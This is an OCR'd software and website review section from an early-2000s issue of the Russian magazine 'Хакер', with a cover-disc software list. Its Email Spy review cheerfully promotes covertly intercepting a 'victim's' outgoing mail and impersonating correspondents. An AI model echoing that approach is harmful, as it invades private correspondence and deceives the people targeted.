
На днях я устроил собственное маленькое тестирование провайдеров, накупил трех- и пятичасовых карточек и столкнулся с одной неприятной проблемой. Выяснилось, что некоторые провайдеры разрешают своим пользователям отправлять почту только через свой почтовый сервер. Свинство, конечно. И дело даже не в том, что я опасаюсь за тайну своей переписки. Нет, просто мне не улыбается каждый раз менять SMTP-сервер в настройках Bat'а в зависимости от того, через какого провайдера я на этот раз подключился к Сети. К счастью, решение этой проблемы довольно быстро нашлось - я установил на своей машине утилиту, которая автоматически определяет «ближайший» почтовый сервер для данного соединения и перенаправляет поток исходящей почты на него. При этом в настройках почтовой программы достаточно лишь раз указать один почтовый сервер с адресом localhost (или 127.0.0.1). И все! Когда мейлеру требуется отослать почту, он подключается к Autoroute SMTP (именно так называется утилита, о которой идет речь), а та в свою очередь переключает его на нужный сервер. Замечу, что этой «полезняшкой» удобно пользоваться не только тем, чей пров балуется блокировкой SMTP, но и тем, кто пользуется услугами сразу нескольких провайдеров одновременно, поскольку доставлять почту через почтовый сервер своего провайдера значительно быстрее и удобнее, чем мучиться с каким-нибудь далеким бесплатным SMTP-серваком.



Email Spy v 4.3

Windows 9x/Me/NT/2k/XP
Size: 2617 Kb
Shareware
http://www.spydex.com

Один из лучших образчиков шпионского софта - программа, высылающая копии всех отправленных юзером писем на заранее заданный почтовый адрес. Аналогичный фокус может проделывать Stealth Email Redirector (www.softsecurity.com), о котором я рассказывал тебе пару лет назад. Но! В отличие от Stealth Email Redirector программа Email Spy живет под всеми версиями Окошек. Кроме того, в этой проге реализована одна очень любопытная функция: в окне настройки обрати внимание на опцию «Don't send emails to real recipient» - если ты поставишь напротив нее галочку, то все письма, которые юзер Ушастый будет рассылать со своей машины, пойдут прямиком к тебе (и только к тебе!). Прикол! Так можно устроить с «жертвой» переписку от имени любого лица - ведь неважно, какой обратный e-mail ты укажешь в своем послании, ответ-то в любом случае попадет к тебе. Прога позволяет манипулировать всеми письмами, отправляемыми по протоколу SMTP. Из этого следует, что Email Spy наплевать, какой почтовой программой пользуется юзер, - главное, чтобы он не отправлял свое мыло через веб-интерфейс какой-нибудь почтовой службы (www.yahoo.com, www.hotmail.com и т.д.).




3D World Map v 1.2

Windows 9x/Me/NT/2k/XP
Size: 2617 Kb
Shareware
http://www.longgame.com


Очередное пополнение моей коллекции виртуальных глобусов. Очень эффектная программа. В ней 3D-модель нашей родной планеты - это не просто шарик, обтянутый текстуркой. Нет! 3D World Map позволяет разглядеть рельеф земной поверхности: горы, равнины, океанские впадины. Само собой, Землю можно рассматривать со всех сторон, а к ее поверхности разрешается приближаться и удаляться. Кстати, поверхность трехмерной модели интерактивна: 3D World Map старательно информирует тебя, какой город (страна) находится под указателем твоей мышки. К тому же в справочную систему проги забита информация о 269 странах и тридцати с чем-то тысячах населенных пунктов.

В 3D World Map встроен инструмент, позволяющий несколькими кликами измерить расстояние между двумя точками земной поверхности, а также… проигрыватель mp3-файлов (с анализатором спектра). Так что прикидывать, как далеко от дома тебе хотелось бы провести свой ближайший отпуск, можно под любимую музыку.



The Bee v 1.06


Windows 9x/Me/NT/2k/XP
Size: 402 Kb
Freeware
http://www.avtlab.ru



Прикольный гибрид аськи, мейлера, ньюсридера и программы для отправки SMS-сообщений. The Bee не требует инсталляции, не сохраняет промежуточные результаты работы на локальном диске и очень мало весит. Это позволяет запускать программу прямо с дискеты (или компакт-диска) на любом компьютере (дома, на работе, в гостях, в компьютерном клубе и т.д.) без создания новых учетных записей, не беспокоясь, что после работы она оставит на чужом компьютере что-то лишнее.
Работать с электронной почтой из «Пчелки» легко и приятно. Прога поддерживает аттачи, не испытывает проблем с кодировками, позволяет просматривать заголовки писем и убивать непрошенную корреспонденцию прямо на сервере без загрузки на компьютер. Особое внимание уделено сохранению почты. The Bee может добавлять к существующим файлам текст целой группы писем, одного письма или только выделенного фрагмента. Это позволяет создавать «подшивки» избранных статей и дайджесты простым нажатием кнопки. Кстати, письма, сохраненные из других программ, можно перетаскивать в окно The Bee мышкой!
Встроенный в «Пчелку» ICQ-модуль поддерживает любое количество учетных записей и работает даже через прокси. При отправке SMS-сообщений на сотовые телефоны программа способна перекодировать русские буквы в транслит.
Самое забавное, что, несмотря на все эти фишечки, «Пчелка» имеет статус freeware. Причем ее freeware - честное, без ограничений, скрытой рекламы и наглых баннеров. Черт, а ведь не перевелись еще на свете бескорыстные программисты :).

Mega Motivator Gold v 1.1.3


Windows 9x/Me/NT/2k/XP
Size: 1396 Kb
Shareware
http://supreme-web-design.org



Mega Motivator Gold - программа для тех, кто не боится экспериментов над своей психикой. С ее помощью ты можешь испытать все прелести «эффекта 25-ого кадра» во время обычной работы за компьютером. Программа регулярно выводит на экран твоей машины ключевые фразы, но они исчезают так быстро, что ты не успеваешь осознать, что что-то видел. Хотя, если верить разработчикам, информация все равно улавливается подсознанием и при многократном повторе накрепко там оседает. Ключевые фразы можно задавать самостоятельно («Я умный и красивый», «Водка - это яд!» и т.п.) или выбирать из списка необходимые категории. Есть возможность настроить время пребывания сообщения на экране (от 1 миллисекунды до 30 секунд), частоту появления сообщений и их внешний вид. Сам я, честно говоря, в эффективность «25-го кадра» особо не верю, но прога понравилась - я прописал ее в автозагрузку и теперь у меня на мониторе то и дело появляется надпись «Ты должен работать». Посмотрим, как отреагирует на это мое подсознание.

GetItBack v 2.21

Windows 9x/Me/NT/2k/XP
Size: 6319 Kb
Shareware
http://www.cthtech.com



Система восстановления потерянных данных, построенная на основе... клавиатурного шпиона! GetItBack стартует вместе с операционной системой и, функционируя в фоновом режиме, тщательно отслеживает работу пользователя с отдельными приложениями (что он напечатал, куда кликнул мышкой и т.д.). А когда в результате какого-нибудь сбоя происходит потеря несохраненных файлов, программа просто берет и в ускоренном режиме повторяет все действия юзера.
GetItBack сохраняет протоколы наблюдения (с указанием времени, названием приложения и документа) в шести рабочих сегментах. Пользователь задает интервал времени, в течение которого информация будет храниться. Логи с истекшим сроком давности автоматически удаляются. Само собой, хорошую систему резервного копирования GetItBack не заменит, но если у тебя часто вылетают приложения, не имеющие функции автосохранения, то без этой проги тебе, имхо, не обойтись. По крайней мере, до тех пор, пока ты не наладишь систему так, чтобы все без проблем работало :).

ObjectDock v 0.7

Windows 2k/XP
Size: 3318 Kb
Shareware
http://www.stardock.com/products/objectdock





Свежая разработка StarDock - альтернативная Панель задач для Windows, слизанная, по слухам, с Mac OS X. Чудесная вещь. После ее запуска стандартная Панель задач убирается, а вместо нее на экране возникает полупрозрачная полоска с красочными иконками, которые под курсором плавно увеличиваются в размерах. С правой стороны ObjectDock, как на настоящей системной панели, размещаются иконки от уже запущенных программ, а слева располагается произвольный набор значков, который можно легко дополнить иконками своих любимых прог, файлов, папок и сайтов. По умолчанию же этот набор состоит из часиков (аналоговые, работают!), системных иконок «Мои документы», «Корзина» (по изображению которой видно, насколько она заполнена!) и иконки для вызова меню настройки программы.
Главное, на мой взгляд, достоинство альтернативной Панели задач заключается в возможности изменения ее внешнего вида до неузнаваемости. Настраивать разрешается все: размеры панели, ее прозрачность, положение на экране, фоновый рисунок, шрифт, которым отображаются всплывающие подсказки. Для регулировки габаритов иконок в ObjectDock встроено два ползунка, один из которых задает размеры иконок в нормальном состоянии, а второй - в выделенном. Короче говоря, эту прогу надо качать и юзать. Ну, разве что стоит подождать того момента, когда ObjectDock выйдет из стадии бета-тестирования, и на его панели появится кнопочка Пуск и аналог системного трея.

ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)


ХАКЕР VER 01.03 (49)

»»» СОФТ
- Tenkai 1.4.1
- Paper Airplane Factory 1.1
- Генератор матов 2.2
- VirtuaGirl 2.16b
- D-Player 1.5c
- FaceGen Modeller 2.1
- PeoplePutty 1.2
- Gene Pool 2.0
- Digital Talking Parrot 0.9
- S'Talker OffLine Chat 1.21b
- CubicEye VIEWER 1.2
- SeeStorm Messenger 1.1
- SmartButler 1.12
- Amazing Slow Downer 2.05
- Vital Desktop 1.4
- DreamRender 215
- Drempels 1.4
- Agent Undercover 2.0
- Touch Wood 1.0
- Snitch 1.20
- LockDown Millennium Pro 1.1.0
- AspackDie 1.2
- LaberBar 4.3
- SimpleCheck 6.2
- Active Email Monitor 2
- 7way Email Checker
- Spam Punisher 2.3
- Bounce Spam Mail 1.8
- Windows Keylogger 5.03
- SpyBuddy 1.9.1
- PC Acme Pro
- iOpus STARR PC & Internet Monitor PRO 3.24
- Anti-Keylogger 2.2
- Icq History Reader 1.7
- 42 Better Email Enable Everything (BEEE) 2.24
- TalkingShow 1.0
- 3DMeNow 1.5
- CamStuio
- CrazyTalk 2.51
- Kerio Personal Firewall 3.0 beta4
- Agnitum Outpost Firewall Free
- Panda Antivirus Platinum 7.0
- ZoneAlarm Pro with Web Filtering Bundle 3.5.147
- HFNetChkLT 3.8
- Ettercap 0.6.7
- ZxSniffer 4.22
- IP-Tools 2.08
- N-Stealth HTTP Security Scanner 3.7
- N.E.W.T. 99.2
- NetScanTools 4.30
- Whisker 2.0
- XSpider 6.40 (от 19.11.2002)
- Anonymous Guest Professional 1.01
- VDFCrypt 1.3
- Winnow Cleaner 3.0
- WinPopUp Flooder 1.0
- Essential NetTools 3.1
- RemotelyAnywhere 4.60.305
- Windows XP/2000/NT Key 5.0
- Regmon 4.35
- Portmon 3.02
- PMon 1.0
- Filemon 4.34
- Diskmon 1.1
- RestoreIT! Deluxe Edition 3.03
- Java 2 Runtime Environment Standard Edition1.4.1 FCS
- nnCron 1.88 beta 12
- Ad-Aware 5.83
- InqSoft Sign Of Misery 2.4
- Daemon Tools 3.26
- Ghostzilla 1.0
- HyperSnap-DX Pro 5.01
- Paragon Drive Backup 5.5
- System Mechanic 3.7h
- Tweak-XP 2.05 Pro
- ReGet Deluxe 3.2
- Algebry 1.5
- Advanced Audio CD Ripper 1.048
- RadEdit 1.102 beta
- Ripper 2.0
- DVD Region Killer 2.6.0.1
- Mozilla 1.2
- Winamp 3 build 491
- Internet Explorer 6 SP1 RUS
- ICQ Lite Build 1068
- XNView 1.46
- Extended Operating System Loader 1.1.5
- Live Performance Pro 1.01
- Opera 7.0b1b
- WinRAR 3.0 Rus

»»» ДРАЙВЕРА
- nVidia Drivers 1.0-3123
- ALSA drivers
- Matrox WHQL drivers 5.86.032
- Intel Chipset Software Installation Utility 4.10.1
- ATI Catalyst DirectX 9.0 BRCO

»»» ЮНИКС
- Mozilla 1.2
- XnView
- Xmms 1.2.7
- Mplayer 0.90pre10
- Xisp 2.7
- XChat 1.8.10
- Sylpheed-Claws 0.8.6
- Downloader for X 2.4beta2
- Библиотеки
- Abuse-sdl
- Freeciv
- Freecraft
- Lbreakout2
- Prboom
- Tuxracer
- GnuPG 1.2.1
- Gimp 1.3.10
- Ethereal 0.9.5
- Nessus Security Scanner 1.2.4
- nmap 3.0
- BestCrypt for Linux 1.1.2
- Phoenix 0.4
- DJohn

»»» МУЗЫКА
- Jingle Bells remixes / [DLC]
- Whispers / Blz

ДЕМКИ
- Blusher / Bypass & Black Maiden
- Catch Ya' Clean / Bypass
- Krab / Mankind
- Kurwa Kube / Unique
- Paradis Is Coming / RGBA

»»» TRASH
- Компоненты для Delphi и C++ Builder
- Исходники из "Кодинга"
- AsmGui 1.0
- Public Source 1.2.2
- Multi-Edit 9.0
- Справочник по реестру Windows
- HTML в примерах
- Rus WinAPI Help 1.5
- DNS-UDP-IP спуфинг
- X-Wallpaperz

ХАКЕР VER 01.03 (49)

Индексатор v 2.3

Windows 9x/Me/NT/2k/XP
Size: 19 Kb
Freeware
http://vaddya.far.ru



Пару раз мне приходилось сталкиваться с тем, что сайты, которые я использовал в качестве источников информации, просто-напросто исчезали. Тогда я выработал у себя привычку сбрасывать на винт веб-странички с интересным содержанием. Увы, до систематизации собранной информации руки у меня никогда не доходили, поэтому папки, которые изначально задумывались как архив, постепенно превратились в большую помойку. Найти там что-либо без поискового механизма стало практически невозможно. Однако знакомство с программой Индексатор позволило мне слегка разобраться в своем «информационном хранилище». Как? Элементарно! Программа построила «опись содержимого» указанных мной папок, причем в этой описи все html-документы шли под названиями, взятыми из тега <TITLE>. Если учесть, что раньше приходилось ориентироваться по названиям файлов (таким, как index.htm, products.html и т.п.), то нетрудно догадаться, как мне сразу полегчало. Конечно, мусора меньше не стало, но помойка с каталогом содержимого - это уже не помойка, а склад предметов, бывших в употреблении :).

P.S. При индексировании программа может искать html-документы во вложенных каталогах выбранной папки. Если ты любишь сохранять веб-странички то в одной папке, то в другой, - натрави Индексатор на корневой каталог диска. Вполне вероятно, что таким образом тебе удастся обнаружить массу позабытых документов.

Calendarscope v 1.6



Windows 9x/Me/NT/2k/XP
Size: 1924 Kb
Shareware
http://www.calendarscope.com



Полнофункциональный планировщик, один из немногих, умеющих обмениваться информацией с Palm'ом. Впрочем, это не единственное достоинство программы. Calendarscope привлекает внимание прежде всего своим интерфейсом: запланированные события программа показывает в виде прямоугольников, цвет которых зависит от типа события, а вид основного окна можно плавно переключать с плана сегодняшнего дня на план ближайших нескольких дней, недели и месяца. В программу уже включены стандартные типы событий: праздники, встречи, телефонные звонки, путешествия и т.п., но этот список может быть легко дополнен.

Чтобы запланировать какое-нибудь дело, надо щелкнуть мышкой нужный день, выбрать время и указать название события (текст сообщения, тип напоминания, периодичность, способ напоминания и прочие детали можно не уточнять). И никакой беготни по разным вкладкам - окно «New Alarm» содержит все необходимые опции. Пару раз кликнул и... «событие запланировано»!

Программа Calendarscope имеет английский интерфейс, но корректно работает с русским текстом. Все стандартные фишечки: развитая система напоминаний, механизм импорта/экспорта данных, вывод списка заданий на печать и функция резервного копирования - присутствуют. Так что если в твоей жизни наблюдается некоторая сумбурность и неразбериха - попробуй познакомиться с Calendarscop'ом поближе, авось, поможет!






Amazing Slow Downer v2.05


Windows 9x/Me/NT/2k/XP
Size: 341 Kb
Shareware
http://www.ronimusic.com

Инструмент для проведения изощренных музыкальных экспериментов путем ускорения или замедления воспроизведения музыки с одновременным регулированием тональности! Те, кто уже знаком с программами для изменения голоса вроде AV Voice Changer Software, понимают, о чем идет речь. Для остальных поясню, что в Amazing Slow Downer, манипулируя ползунками «Stretch» и «Pitch», можно изменить не только скорость песни, но и тембр голоса исполнителя… Хе-хе… Едва я просек эту фишку, я тут же вспомнил детство, и уже через минуту из колонок моей машины полилась песня Аварии «Влечение» в исполнении… коллектива девочек младшего школьного возраста.



Agent Undercover v 2.0

Windows 9x/Me/NT/2k/XP
Size: 1485 Kb
Shareware
http://www.cresotech.com



Agent Undercover предлагает тебе отомстить ненавистным Окошкам за все твои с ними мучения с помощью виртуальный бритвы. Этим инструментом можно быстро и легко изуродовать провинившееся приложение до неузнаваемости. Взять и вырезать ему, к примеру, на фиг все кнопки, а потом нацарапать на его теле неприличное слово. Самое забавное, что изувеченная таким образом программа продолжает работать, как ни в чем не бывало, хотя сквозь понаделанные тобой дырки будет виден рисунок Рабочего стола или иного другого приложения. Следы твоего хирургического вмешательства не исчезают при перемещении, сворачивании или изменении размера окон - эффекты работы Agent Undercover убираются разве что по твоей команде или же при полном закрытии подопытной проги. Людям, слабо владеющим бритвой, Agent Undercover предлагает воспользоваться услугами специального перфоратора, который будет пробивать в окнах фигурные отверстия по выбранному тобой шаблону. В этом случае от тебя потребуется только долбить по правой мышиной кнопке с криком «Мастдай!» до достижения чувства глубокого внутреннего удовлетворения.

WWW

Алекс Экслер (exler@exler.ru)

Глаз сломать можно


www.psy.msu.ru/v0000007.htm



Оказывается, некоторое помутнение сознания может происходить не только наутро после вечеринки, на которой ты пил коктейль «Джеймс Бонд в Мытищах»: мартини, водка, ликер «Лесоповальский особый», напиток «Буратино» и полусладкую мерзость «Молоко монаха». Озадачить свой зрительный орган можно и совершенно другим способом - например, зайдя на вышеуказанный сайт. Тебя там наверняка будут дурить со страшной силой, однако вполне корректными способами - подсовывая всяческие оптические иллюзии. Ну, знаешь, это когда смотришь на картинку и не можешь разобраться, что именно там изображено - юная девушка или Майкл Джексон. Причем все эти иллюзии заботливо разделены на категории, часть из которых я даже выговорить не могу. Потому что термин «эффект перцептивной готовности» может произнести только тот человек, у которого не только глаз совсем сломался, но и мозги скособочились в разные стороны. Однако сайт вполне можно посетить. Потому что прикольно!

Посмотри в глаза гнусным копирайтерам


www.creatiff.ru



Независимый сайт, посвященный рекламе. Нет, тебя там не будут уговаривать тормознуть, начать свой день с невероятного ощущения свежести после пива или сохранить свои зубы для последующего кариеса. Это же независимый сайт. Поэтому там можно посмотреть примеры плохой рекламы, ужасной рекламы, кошмарной рекламы и дебильной рекламы. Потому что хорошей рекламы не бывает. Хорошая реклама - это та реклама, которую ты не увидел. Зато на сайте расскажут о том, чем закончилась та или иная громкая рекламная кампания, после чего ты вдоволь сможешь позлорадствовать перед тем, как сникерснуть. Отдельно рекомендую леденящие душу истории о том, как наши звезды шоу-бизнеса ухитрялись распродавать себя по частям: зубы - резинке, ноги - колготкам, внутренние органы - витаминам. И что получалось, когда они вдруг ухитрялись перепутать эти части...

Открой тайну имени...


www.aib.ru/~kam



Не секрет, прочитал я на сайте «Тайна имени», что имя человека во многом определяет его характер и судьбу. И тут же послушно закивал головой - понятное дело! Ведь всех Сергеев обязательно спалят в паровозной топке, как Сергея Лазо, если они до этого не создадут МММ, как Сергей Мавроди и не сбегут с народными денежками за границу. Все Борисы должны сильно пить и время от времени становиться президентами. Все Владимиры должны написать книжку «Как нам реорганизовать рабкрин», заниматься дзюдо и иметь жену по имени Наденька. Все Глебы должны создать фонды какой-нибудь политики и давать советы тем Владимирам, которые занимаются дзюдо. Все Иваны должны обязательно быть грозными и каждый день лупить клюшкой по башке единственного сына. Я уж молчу о том, что должны делать Марии... Впрочем, тут два варианта: или непрерывный блуд с последующим раскаянием, или необременительная амнезия в каком-нибудь мексиканском сериале с последующей свадьбой с Хосе - Хорхе - Фернандо - Антонио - Луи - Филиппом - Мария - Аксельбанто - Гомесом Консервантосом. Поэтому загляни на этот сайт и выясни, что в имени тебе твоем...

Проверь свою упертость

www.holdthebutton.com



Ну да, это сайт, на котором посетители соревнуются, кто дольше продержит кнопку нажатой. А ты что думал? Что там рассуждают о творчестве Герберта Фон Караяна или спорят по поводу политональных наложений у Бетховена? Черта с два! Там просто жмут кнопку. Причем жмут - изо всей силы! Силу, правда, не измеряют. Меряют только продолжительность, но зато в итоговой таблице представлены чемпионы, которые держали эту кнопку аж по 14 суток подряд. Я не знаю, как они это делали: прибивали мышиный курсор гвоздями или же каким-то образом хакнули этот сайт, однако результат - налицо. Попробуй и ты свои силы, держа нажатой кнопку! Может, оно и не очень интеллектуальное занятие, но зато в нем можно стать чемпионом. Достаточно продержать кнопку с месяцок, и все - ты первый! Кстати, пока ты держишь кнопку, тебя радуют всякими мудрыми мыслями. Например: «Вот ты держишь кнопку нажатой, а жизнь проходит мимо...»

Стальной дружок

www.auto.well.ru



А сюда можно заглянуть, если у тебя есть стальной друг или же ты только собираешься растрясти папашку или деловых партнеров по дискотеке на покупку какой-никакой автомобильки. «Мы в ответе за тех, кого приручили», - говаривал Маленький принц, и он имел в виду именно автомобиль, потому что ежели своему стальному коню не задавать маслица, не менять всякие прокладки и шариковые опоры, то он очень быстро начнет кашлять карбюратором, екать бендиксом, и мне даже страшно сказать, что будет вытворять трубой глушителя. Поэтому срочно читаем ценные советы по уходу за своим автомобилем, а также рекомендации по общению со зловредными существами - гаишниками с полосатыми палочками в зубах. Пускай они гавкают, пускай. Им палочку в зубы сунули и сказали - служить! Зато мы - существа независимые. И даже со своей машиной. У кого она, конечно, есть. И у кого она, конечно, имеет право гордо именоваться «автомобилем»...

Запикапь подружку


www.pickup.kiev.ua



Знаете, чем отличается полный хлам от крутого перца? Тем, что полный хлам, когда его спрашиваешь, что такое «пикап», отвечает, что это такая машинка для перевозки кефира и прочих продуктов. А перец отвечает, что pickup - это сложная наука прикадривания, закадривания и перекадривания девушек. Так вот, рассматриваемый сайт - именно для крутых перцев. Потому что не все они четко понимают, как нужно завести разговор, чтобы девушка смотрела на тебя не как на таракана, а как на Брюса Уиллиса с ухмылкой Мела Гибсона и мышцой Вина Дизеля. Там такие ценные статьи на сайте есть, что даже я решил тряхнуть стариной и долго вытряхивал из старины немножко денежек, чтобы хватило на билет до дискотеки... Короче говоря, бери эту девушку, сажай на диван - и давай ее обволакивать цитатами с сайта «Пикап». Дальше действуй по обстановке. На сайте предусмотрены не все варианты развития событий.

Немного здорового скептицизма


www.skeptik.net



Восторженное увлечение всеми этими астрологиями, телепатиями, уфологиями, целительствами, ворожеями, ясновидцами и прочими полужуликами-полумистификаторами - вовсе не признак хорошего тона. Однако такие темы в разговорах все время всплывают, ведь так? Поэтому чтобы уметь распушить собеседника в хвост и гриву, но четко, логично, корректно и убедительно - отправляйся на этот сайт. Там тебе закоренелые скептики четко расскажут, как отделять мух от котлет, молоко от пенки и шарлатанов от людей интересных, но чересчур увлекающихся. Но не переборщи с критикой. Обойдись без пены у рта. Свои замечания выскажи уверенно, но без лишнего пафоса. Фразу «это все невероятная чушь» нужно произносить негромко и с большим достоинством.

Найди старую любовь или должника-рецидивиста

www.mates.ru



Поиск одноклассников, который предлагают на этом сайте, - штука довольно полезная. Потому что воспоминания детства - они самые сладкие. Не обязательно тебе самому искать кого-то. Можно просто занести свои данные в базу и ждать, когда тебя через некоторое время найдет Ленка, с которой вы целовались на уроке литературы, Катька, с которой вы сбегали в кино и там на последнем ряду занимались сравнительной анатомией, Серега, который до сих пор должен пять рублей, или молоденькая биологичка, которая во время частных факультативных занятий объяснила тебе, как это все происходит у птичек и бабочек. Впрочем, понятно, что и Ленка уже не настолько любит литературу, и Катька кино не интересуется, и Серега не горит желанием отдать деньги, а уж молоденькая биологичка даже если и готова повторить уроки естествознания, то тебе это уже не так интересно, как в те далекие школьные годы, когда биологичка была стройнее размеров на пять. Однако сервис полезный. Мало ли что...

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

